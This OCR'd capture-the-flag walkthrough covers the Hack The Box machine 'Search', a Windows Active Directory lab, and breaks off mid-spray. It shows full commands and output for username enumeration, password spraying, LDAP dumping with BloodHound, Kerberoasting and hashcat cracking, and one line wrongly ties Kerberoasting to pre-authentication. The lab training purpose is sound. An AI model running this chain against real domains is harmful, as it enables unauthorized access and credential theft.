
Search


Enumeration

```
$\> nmap -p- -sV -sC --min-rate 4500 --max-rtt-timeout 1500ms 10.10.11.129 --open
Starting Nmap 7.92 ( https://nmap.org ) at  05:55 GMT
Nmap scan report for search.htb (10.10.11.129)
Host is up (0.15s latency).
Not shown: 65516 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Search &mdash; Just Testing IIS
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time:  05:56:16Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: search.htb0.,
Site: Default-First-Site-Name)
|_ssl-date: T05:57:46+00:00; +2s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
443/tcp   open  ssl/http      Microsoft IIS httpd 10.0
| tls-alpn:
|_  http/1.1
|_ssl-date: T05:57:46+00:00; +2s from scanner time.
|_http-server-header: Microsoft-IIS/10.0
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
|_http-title: Search &mdash; Just Testing IIS
| http-methods:
|_  Potentially risky methods: TRACE
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: search.htb0.,
Site: Default-First-Site-Name)
|_ssl-date: T05:57:46+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: search.htb0.,
Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
|_ssl-date: T05:57:46+00:00; +1s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: search.htb0.,
Site: Default-First-Site-Name)
|_ssl-date: T05:57:46+00:00; +2s from scanner time.
| ssl-cert: Subject: commonName=research
```

```
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
8172/tcp  open  ssl/http      Microsoft IIS httpd 10.0
| ssl-cert: Subject: commonName=WMSvc-SHA2-RESEARCH
| Not valid before: 2020-04-07T09:05:25
|_Not valid after:  2030-04-05T09:05:25
|_ssl-date: T05:57:46+00:00; +2s from scanner time.
|_http-title: Site doesn't have a title.
| tls-alpn:
|_  http/1.1
|_http-server-header: Microsoft-IIS/10.0
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         Microsoft Windows RPC
49693/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: RESEARCH; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1s, deviation: 0s, median: 1s
| smb2-time:
|   date: T05:57:10
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
```

Nmap reveals a lot of open ports, most of them are Windows based ports. Add the domain to hosts file. Let’s look into web first.






Nothing much available on the web other than team members name. Let’s add these name to a file and enumerate valid usernames.

```
$\> ./kerbrute_linux_amd64 userenum users.txt -d search.htb --dc search.htb

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 01/03/22 - Ronnie Flathers @ropnop

2022/01/03 06:08:27 >  Using KDC(s):
2022/01/03 06:08:27 >   search.htb:88

2022/01/03 06:08:27 >  [+] VALID USERNAME:       Dax.Santiago@search.htb
2022/01/03 06:08:27 >  [+] VALID USERNAME:       Sierra.Frye@search.htb
2022/01/03 06:08:27 >  [+] VALID USERNAME:       Keely.Lyons@search.htb
2022/01/03 06:08:27 >  Done! Tested 8 usernames (3 valid) in 0.152 seconds
```

Out of eight users only three are valid. Let’s Try to query the domain for users with 'Do not require Kerberos pre-authentication' set and export their TGTs for cracking.

```
$\> GetNPUsers.py search.htb/ -usersfile users.txt
Impacket v0.9.25.dev1+20211027.123255.1dad8f7f - Copyright 2021 SecureAuth Corporation

[-] User Dax.Santiago doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Keely.Lyons doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Sierra.Frye doesn't have UF_DONT_REQUIRE_PREAUTH set
```

These accounts have not set to ‘Do not require pre-auth’. This means, we can't perform Kerberoasting attack, it requires a user with Pre-Authentication enabled. We can’t dump LDAP without a valid password of a user. There’s no any interesting directory’s to look into. However, there’s a image which has interesting information.



If we look at the August 17 date, it says ‘Send password to Hope Sharp’ and password is mentioned `IsolationIsKey?` We have username and password of Hope user. We can perform password spaying on recently found accounts too.

```
$\> crackmapexec smb search.htb -u users.txt -p 'IsolationIsKey?' --shares
SMB         10.10.11.129    445    RESEARCH         [*] Windows 10.0 Build 17763 x64
(name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\Dax.Santiago:IsolationIsKey?
STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\Keely.Lyons:IsolationIsKey?
STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\Sierra.Frye:IsolationIsKey?
STATUS_LOGON_FAILURE
```

As you can see, this password is not valid for any of the user which we found recently. Let’s try this password with Hope user.

```
$\> crackmapexec smb search.htb -u Hope.Sharp -p 'IsolationIsKey?' --shares
SMB         10.10.11.129    445    RESEARCH         [*] Windows 10.0 Build 17763 x64
(name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.129    445    RESEARCH         [+] search.htb\Hope.Sharp:IsolationIsKey?
SMB         10.10.11.129    445    RESEARCH         [+] Enumerated shares
SMB         10.10.11.129    445    RESEARCH         Share           Permissions     Remark
SMB         10.10.11.129    445    RESEARCH         -----           -----------     ------
SMB         10.10.11.129    445    RESEARCH         ADMIN$                          Remote Admin
SMB         10.10.11.129    445    RESEARCH         C$                              Default
share
SMB         10.10.11.129    445    RESEARCH         CertEnroll      READ            Active
Directory Certificate Services share
SMB         10.10.11.129    445    RESEARCH         helpdesk
SMB         10.10.11.129    445    RESEARCH         IPC$            READ            Remote IPC
SMB         10.10.11.129    445    RESEARCH         NETLOGON        READ            Logon server
share
SMB         10.10.11.129    445    RESEARCH         RedirectedFolders$ READ,WRITE
```

```
SMB         10.10.11.129    445    RESEARCH         SYSVOL          READ            Logon server
share
```

We have access to couple shared directory’s. Let’s look into them.


```
$\> smbclient //search.htb/RedirectedFolders$ -U Hope.Sharp
Enter WORKGROUP\Hope.Sharp's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   Dc        0  Mon Jan  3 06:23:12 2022
  ..                                  Dc        0  Mon Jan  3 06:23:12 2022
  abril.suarez                        Dc        0  Tue Apr  7 18:12:58 2020
  Angie.Duffy                         Dc        0  Fri Jul 31 13:11:32 2020
  Antony.Russo                        Dc        0  Fri Jul 31 12:35:32 2020
  belen.compton                       Dc        0  Tue Apr  7 18:32:31 2020
  Cameron.Melendez                    Dc        0  Fri Jul 31 12:37:36 2020
  chanel.bell                         Dc        0  Tue Apr  7 18:15:09 2020
  Claudia.Pugh                        Dc        0  Fri Jul 31 13:09:08 2020
  Cortez.Hickman                      Dc        0  Fri Jul 31 12:02:04 2020
  dax.santiago                        Dc        0  Tue Apr  7 18:20:08 2020
  Eddie.Stevens                       Dc        0  Fri Jul 31 11:55:34 2020
  edgar.jacobs                        Dc        0  Thu Apr  9 20:04:11 2020
  Edith.Walls                         Dc        0  Fri Jul 31 12:39:50 2020
  eve.galvan                          Dc        0  Tue Apr  7 18:23:13 2020
  frederick.cuevas                    Dc        0  Tue Apr  7 18:29:22 2020
  hope.sharp                          Dc        0  Thu Apr  9 14:34:41 2020
  jayla.roberts                       Dc        0  Tue Apr  7 18:07:00 2020
  Jordan.Gregory                      Dc        0  Fri Jul 31 13:01:06 2020
  payton.harmon                       Dc        0  Thu Apr  9 20:11:39 2020
  Reginald.Morton                     Dc        0  Fri Jul 31 11:44:32 2020
  santino.benjamin                    Dc        0  Tue Apr  7 18:10:25 2020
  Savanah.Velazquez                   Dc        0  Fri Jul 31 12:21:42 2020
  sierra.frye                         Dc        0  Thu Nov 18 01:01:46 2021
  trace.ryan                          Dc        0  Thu Apr  9 20:14:26 2020
```

More user information is present in this directory. Let’s add these to users.txt file. We can access Hope users directory, but for the rest we don’t have permission to read or list the contents.


Now we have a valid username and password, we can dump LDAP.

```
$\> bloodhound-python -u Hope.Sharp -p 'IsolationIsKey?' -ns 10.10.11.129 -d search.htb -c All
INFO: Found AD domain: search.htb
INFO: Connecting to LDAP server: research.search.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 113 computers
INFO: Connecting to LDAP server: research.search.htb
INFO: Found 106 users
INFO: Found 63 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers

----------SNIP----------
```


We have a vhost, let’s add that to host file. Now we can use this dump to visualize it using bloodhound GUI. Upload all the dumped data.



This is the shortest path to domain admin. However, we don't have access to any of the user who are member of 'ITSEC'. We have access to 'Hope Sharp' user but she's not a member of ITSEC. However, if we look for Kerberoastable Accounts, then we'd find two.




This 'Web_svc' account is created by HelpDesk and it is temporary. It is being used as Web Service, so basically it is a service account.



The SPN is not null, so we can Kerberoast to extract service account credentials (hash) from Active Directory as a regular user without sending any packets to the target system.

[Performing Kerberoasting without SPNs]




```
$\> GetUserSPNs.py -request -dc-ip 10.10.11.129 search.htb/Hope.Sharp:IsolationIsKey?
Impacket v0.9.25.dev1+20211027.123255.1dad8f7f - Copyright 2021 SecureAuth Corporation

ServicePrincipalName               Name     MemberOf  PasswordLastSet             LastLogon
Delegation
---------------------------------  -------  --------  --------------------------  ---------  ---
-------
RESEARCH/web_svc.search.htb:60001  web_svc            2020-04-09 12:59:11.329031  <never>



$krb5tgs$23$*web_svc$SEARCH.HTB$search.htb/web_svc*$893ce4d4fcc86c204faebe423b7e32e2$688d48c51182
```

We got the hash of Web_svc service account. Let’s try to crack it.

```
$\> hashcat -m 13100 web_svc_hash /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...

--------SNIP--------

$krb5tgs$23$*web_svc$SEARCH.HTB$search.htb/web_svc*$e53619cf90ce49f28580953ec9f6ae63$13d69c419359


Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, TGS-REP

--------SNIP--------
```

We got the password for web_svc service account, let’s spray this password across all the accounts which we have found so far.


```
$\> crackmapexec smb search.htb -u users.txt -p '@3ONEmillionbaby' --continue-on-success
SMB         10.10.11.129    445    RESEARCH         [*] Windows 10.0 Build 17763 x64
(name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\dave.simpson:@3ONEmillionbaby
STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\Dax.Santiago:@3ONEmillionbaby
STATUS_LOGON_FAILURE
SMB         10.10.11.129    445    RESEARCH         [-] search.htb\Keely.Lyons:@3ONEmillionbaby
STATUS_LOGON_FAILURE
